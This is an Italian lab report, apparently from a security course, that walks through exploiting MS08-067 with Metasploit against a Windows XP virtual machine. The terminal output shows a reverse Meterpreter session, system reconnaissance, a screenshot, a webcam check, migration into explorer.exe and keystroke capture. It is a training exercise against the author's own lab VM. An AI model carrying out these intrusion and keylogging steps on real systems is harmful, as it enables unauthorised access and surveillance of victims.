

Gabriele Di giampietro **Data 7/12/2022**

Obiettivo: Ottenere una sessione di Meterpreter sulla macchina virtuale Windows Xp con ip 192.168.1.200, sfruttando con Metasploit la vulnerabilità MS08-067.

Prima fase

Per prima cosa andiamo a configurare il nostro Metasploit da Kali per effettuare il nostro exploit. Andiamo a cercare la vulnerabilità che ci occorre e con show options controlliamo cosa manca per i required, inseriamo l'host target e l'host locale dell'attaccante, dopo avere settato anche il payload che già risulta inserito andiamo a lanciare il nostro attacco che ci apre una sessione di Meterpreter.





Nel payload notiamo che il local host è già inserito correttamente.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1031) at 2022-12-07 06:51:42 -0500

meterpreter >
```

Seconda Fase


Una volta aperta la sessione di Meterpreter siamo dentro la macchina vittima, adesso andiamo ad utilizzare tutti i comandi avanzati per controllare a nostro piacimento la macchina.

Con Sysinfo, otteniamo le informazioni della macchina.

```
meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Possiamo fare uno screenshot della schermata della macchina attaccata e salvarlo sulla nostra macchina attaccante o possiamo controllare se vi siano webcam.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/iZxhrcIY.jpeg
meterpreter > webcam_list
[-] No webcams were found
```




Possiamo controllare se la vittima sia una Virtual Machine, anteponendo il comando Run per avere comandi ancora più avanzati di esecuzione.

```
[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Nell'immagine sopra abbiamo riscontrato che la webcam non veniva rilevata, così abbiamo impostato su dispositivi di Virtual box in modo da far riconoscere la webcam alla nostra VM.





```
meterpreter > webcam_list
1: Periferica video USB
```

Infine abbiamo recuperato i dati inseriti dalla tastiera, cioè dopo avere creato un file notepad su Windows Xp, dalla sessione di Meterpreter abbiamo aperto i processi in esecuzione e individuato il notepad. Dopodiché siamo migrati su quel processo (PPID 1444), ci siamo messi in ascolto con il comando Keyscan_start e con Keyscan_dump per avere la stampa a schermo dei dati sniffati.

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 352   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 508   352   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 532   352   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 580   532   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 592   532   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 632   580   alg.exe           x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\System32\alg.exe
 808   580   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 916   580   svchost.exe       x86   0        NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.exe
 1040  580   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1056  1444  notepad.exe       x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\NOTEPAD.EXE
 1080  580   svchost.exe       x86   0        NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.exe
 1124  580   svchost.exe       x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\system32\svchost.exe
 1216  580   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 1388  1444  ctfmon.exe        x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\ctfmon.exe
 1444  1412  explorer.exe      x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\Explorer.EXE
 1540  580   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
```




```
meterpreter > migrate 1444
[*] Migrating from 1040 to 1444 ...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer  ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<CR>
dksjdkjsdk<CR>
dsjkdjsk<CR>
jdksjdk<CR>


meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >
```

Con Keyscan_stop abbiamo fermato la cattura dei dati.